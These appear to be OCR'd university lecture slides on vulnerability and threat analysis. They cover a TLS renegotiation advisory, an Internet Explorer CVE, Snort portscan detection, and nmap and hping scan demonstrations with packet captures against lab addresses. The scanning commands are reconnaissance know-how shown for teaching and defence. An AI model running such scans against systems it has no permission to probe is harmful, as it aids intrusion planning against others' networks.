
Threat Analysis



Vulnerability Analysis

Author: Prof Bill Buchanan





VU#120541: SSL and TLS protocols renegotiation vulnerability

Overview

A vulnerability exists in SSL and TLS protocols that may allow attackers to execute an arbitrary HTTP transaction.

I. Description

The Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols are commonly used to provide authentication, encryption, integrity, and non-repudiation services to network applications such as HTTP, IMAP, POP3, LDAP. A vulnerability in the way SSL and TLS protocols allow renegotiation requests may allow an attacker to inject plaintext into an application protocol stream. This could result in a situation where the attacker may be able to issue commands to the server that appear to be coming from a legitimate source. According to the Network Working Group:

The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data.

This issue affects SSL version 3.0 and newer and TLS version 1.0 and newer.

II. Impact

A remote, unauthenticated attacker may be able to inject an arbitrary amount of chosen plaintext into the beginning of the application protocol stream. This could allow and attacker to issue HTTP requests, or take action impersonating the user, among other consequences.

III. Solution

Users should contact vendors for specific patch information.


Systems Affected

Vendor	Status	Date Notified	Date Updated
3com Inc	Unknown	2009-11-05	2009-11-05
ACCESS	Unknown	2009-11-05	2009-11-05

Vulnerability

Threats

Author: Prof Bill Buchanan



CVE-2009-0076

Summary: Microsoft Internet Explorer 7, when XHTML strict mode is used, allows remote attackers to execute arbitrary code via the zoom style directive in conjunction with unspecified other directives in a malformed Cascading Style Sheets (CSS) stylesheet in a crafted HTML document, aka "CSS Memory Corruption Vulnerability."


Published: 02/10/2009

CVSS Severity: 9.3 (HIGH)


Vulnerability

Threats

Author: Prof Bill Buchanan



Nessus policy definition



Nessus Scan report

Demo

Author: Prof Bill Buchanan

Start of demo ...

Author: Prof Bill Buchanan

… end of demo

Author: Prof Bill Buchanan

SCAN.RULE

```
preprocessor flow: stats_interval 0 hash 2
preprocessor sfportscan: proto { all } scan_type { all }
                sense_level { low } logfile { portscan.log }
```

```
C:\> snort -c scan.rule -dev -i 3 -p -l c:\\bill -K ascii
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file scan.rule
,----------[Flow Config]---------------------
| Stats Interval:  0
| Hash Method:     2
| Memcap:          10485760
| Rows  :          4096
| Overhead Bytes:  16388(%0.16)
`-----------------------------------------
Portscan Detection Config:
    Detect Protocols:  TCP UDP ICMP IP
    Detect Scan Type:  portscan portsweep decoy_portscan distributed_portscan
    Sensitivity Level: Low
    Memcap (in bytes): 1048576
    Number of Nodes:   3869
    Logfile:           c:\\bill/portscan.log

Tagged Packet Limit: 256
...
C:\>nmap -o -A 192.168.0.1
Starting Nmap 4.20 ( http://insecure.org ) at 2007-01-09 21:58 GMT Standard Tim
Interesting ports on 192.168.0.1:
Not shown: 1695 closed ports
PORT     STATE SERVICE
80/tcp   open  http
8888/tcp open  sun-answerbook
MAC Address: 00:0B:44:F5:33:D5 (The Linksys Group)
Nmap finished: 1 IP address (1 host up) scanned in 1.500 seconds
```

PORTSCAN.LOG

```
Time: 08/17-14:41:54.495296
event_ref: 0
192.168.0.3 -> 64.13.134.49 (portscan) TCP Portsweep
Priority Count: 5
Connection Count: 135
IP Count: 43
Scanned IP Range: 64.13.134.49:216.239.59.99
Port/Proto Count: 1
Port/Proto Range: 80:80

Time: 08/17-14:42:52.431092
event_ref: 0
192.168.0.3 -> 192.168.0.1 (portscan) TCP Portsweep
Priority Count: 5
Connection Count: 10
IP Count: 5
Scanned IP Range: 66.249.93.165:192.168.0.7
Port/Proto Count: 3
Port/Proto Range: 80:2869

Time: 08/17-14:42:52.434852
event_ref: 0
192.168.0.3 -> 192.168.0.1 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 9
IP Count: 1
Scanner IP Range: 192.168.0.3:192.168.0.3
Port/Proto Count: 10
Port/Proto Range: 21:636
```

Demo

Author: Prof Bill Buchanan


Start of demo ...

Author: Prof Bill Buchanan

… end of demo

Author: Prof Bill Buchanan

```
TSeq(Class=RI%gcd=<8%SI=<2959A&>356%IPID=I)
T1(DF=Y%W=FAF0|402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=N)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=N)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```




TSeq. This is where SYN packets are sent, and the TCP sequence numbers are analysed.

T1. This is a SYN packet with certain options (WNMTE) set is sent to an open TCP port.
T2. This is a NULL packet with options (WNMTE) and is sent to an open TCP port.
T3. This is a SYN,FIN,PSH,URG packet with options (WNMTE), and sent to an open TCP port.
T4. This is an ACK packet with options (WNMTE) and is sent to an open TCP port.
T5. This is a SYN packet with options (WNMTE) and is sent to a closed TCP port.
T6. This is an ACK packet with options (WNMTE) and is sent to a closed TCP port.
T7. This is a FIN,PSH,URG packet with options (WNMTE) and is sent to a closed TCP port.
PU. This is a packet sent to a closed UDP port.

Author: Prof Bill Buchanan


```
napier@ubuntu:~$ sudo hping -S 192.168.75.132 -e eth0
[sudo] password for napier:
HPING 192.168.75.132 (eth0 192.168.75.132): S set, 40 headers + 4 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.75.132 ttl=128 id=2052 sport=0 flags=RA seq=0 win=0 rtt=69.3 ms
len=46 ip=192.168.75.132 ttl=128 id=2053 sport=0 flags=RA seq=1 win=0 rtt=0.5 ms
len=46 ip=192.168.75.132 ttl=128 id=2054 sport=0 flags=RA seq=2 win=0 rtt=8.9 ms
--- 192.168.75.132 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
```




```
14:03:05.859738 IP ubuntu.local.2714 > 192.168.75.132.0: Flags [S], seq
  1222983093:1222983097, win 512, length 4
14:03:05.859975 IP 192.168.75.132.0 > ubuntu.local.2714: Flags [R.], seq 0, ack
  1222983098, win 0, length 0
14:03:06.860566 IP ubuntu.local.2715 > 192.168.75.132.0: Flags [S], seq
  1026211710:1026211714, win 512, length 4
```

Author: Prof Bill Buchanan


```
napier@ubuntu:~$ sudo hping -S 192.168.75.132 -e eth0 -p 80
HPING 192.168.75.132 (eth0 192.168.75.132): S set, 40 headers + 4 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.75.132 ttl=128 id=2072 sport=80 flags=SA seq=0 win=64240 rtt=11.3
ms
len=46 ip=192.168.75.132 ttl=128 id=2073 sport=80 flags=SA seq=1 win=64240 rtt=0.5
ms
len=46 ip=192.168.75.132 ttl=128 id=2074 sport=80 flags=SA seq=2 win=64240 rtt=0.4
ms
--- 192.168.75.132 hping statistic ---
15 packets transmitted, 15 packets received, 0% packet loss
round-trip min/avg/max = 0.4/1.5/11.3 ms
```




```
14:04:31.090418 IP ubuntu.local.2222 > 192.168.75.132.www: Flags [S], seq
  56776272:56776276, win 512, length 4
14:04:31.092037 IP ubuntu.local.57490 > 192.168.75.2.domain: 34223+ PTR?
  132.75.168.192.in-addr.arpa. (45)
14:04:31.093064 IP 192.168.75.132.www > ubuntu.local.2222: Flags [S.], seq
  447090437, ack 56776273, win 64240, options [mss 1460], length 0
14:04:31.093132 IP ubuntu.local.2222 > 192.168.75.132.www: Flags [R], seq
  56776273, win 0, length 0
```


Author: Prof Bill Buchanan

Threat Analysis




Botnets

